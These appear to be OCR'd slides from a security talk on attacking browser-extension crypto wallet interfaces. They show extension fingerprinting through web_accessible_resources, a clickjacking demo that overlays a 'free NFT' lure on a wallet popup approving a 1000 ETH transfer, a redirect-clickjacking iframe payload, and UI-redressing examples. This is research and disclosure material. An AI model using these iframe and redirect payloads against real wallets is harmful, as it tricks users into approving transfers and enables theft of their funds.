
notification.tsx

```
const iframeLink = document.createElement('link');
iframeLink.href = `${extensionUrl}popup.css`;
```



```
> await fetch(
      "chrome-extension://" +
      "opfgelmcmbiajamepnmloijbpoleiama/index.html"
  ).then(r => r.text())
   .then(t => t.length)
ⓧ Denying load of                                          /ctf:1
  chrome-extension://opfgelmcmbiajamepnmloijbpolei…
  . Resources must be listed in the
  web_accessible_resources manifest key in order to
  be loaded by pages outside the extension.
ⓧ ▶GET chrome-extension://invalid/            VM582:1
  net::ERR_FAILED
ⓧ ▶Uncaught TypeError: Failed to fetch         VM582:2
      at <anonymous>:1:7
> await fetch(
      "chrome-extension://" +
      "opfgelmcmbiajamepnmloijbpoleiama/inpage.js"
  ).then(r => r.text())
   .then(t => t.length)
<· 2415563
> |
```

FRAMING RESOURCES


Neplox Wallet Clickjacking De
pocs.neplox.security/clickjacking-yoogh0Ch/clickjacking.html
Elements
Console
Sources
1
1

```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
 ▼<body>
   ▼<div class="container">
      <h1>Neplox Wallet Clickjacking</h1>
     ▼<div class="demo-area">
       ▶<div class="overlay">…</div> flex
       ▶<iframe class="wallet-iframe" src="chrome-extension://ehkcipecpnbi
        legnohplkakaphghhmco/popup.html" style="opacity: 1;">…
        </iframe> == $0
      </div>
     ▶<div class="toggle-container">…</div> flex
    </div>
   ▶<script>…</script>
  </body>
</html>
```

Neplox Wallet Clickjacking

NEPLOX WALLET

Transaction Confirmation

1000 ETH

→ To: Neplox

⚠ Are you sure you would like to transfer 1000 ETH to Neplox?

✕ Decline ✓ Approve

Toggle Wallet Visibility

```
▶<iframe class="wallet-iframe" src="chrome-extension://ehkcipecpnbi
 legnohplkakaphghhmco/popup.html" style="opacity: 1;">…
 </iframe> == $0
```

ATTACKING UIs

CLICKJACKING EXTENSIONS

2018


Clickjacking **PrivacyBadger**
(by Lizzie Dixon & Blake Griffith)

2022

Clickjacking **MetaMask**
(by UGWST)

TODAY

* A few **Web3 wallets** still attackable using Clickjacking through **misconfigured** `web_accessible_resources`



Neplox Wallet Clickjacking

NEPLOX WALLET

Transaction Confirmation

1000 ETH

Win a Free NFT!

Click the button below to claim your free NFT!

to: Neplox

Are you sure you would like to transfer 1000 ETH to Neplox?


ATTACKING UIs

REDIRECT CLICKJACKING

manifest.json

```
"web_accessible_resources": {
  "resources": {
    "redirect.html",
    "~~popup.html~~"
  },
  "matches": ["<all_urls>"]
}
```

```
<iframe
    src="chrome-extension://{id}/popup.html">
</iframe>
```




```
Denying load of                    about:blank:1
chrome-extension://ehkcipecpnbilegnohplkakap…
. Resources must be listed in the
web_accessible_resources manifest key in
order to be loaded by pages outside the
extension.
```

```
<iframe
    src="chrome-extension://{id}/redirect.html
    ?redirect=/popup.html">
</iframe>
```

Used in **Metamask Clickjacking** report by **UGWST**.

Coinbase uses `siteWarning.html` for **redirecting** from malicious sites but **sanitizes** URL.

UI REDRESSING




Wallet

Neplox Swap wants to connect to TON Space UQBr...Zugc

This app will be able to view your TON address, balance and activity.

This app won't be able to move funds without permission.



Wallet

Error! Click here to reload.

This app won't be able to move funds without permission.

Web3 wallets already suffer with low informativeness due to unreadable `addresses` / `transaction data`

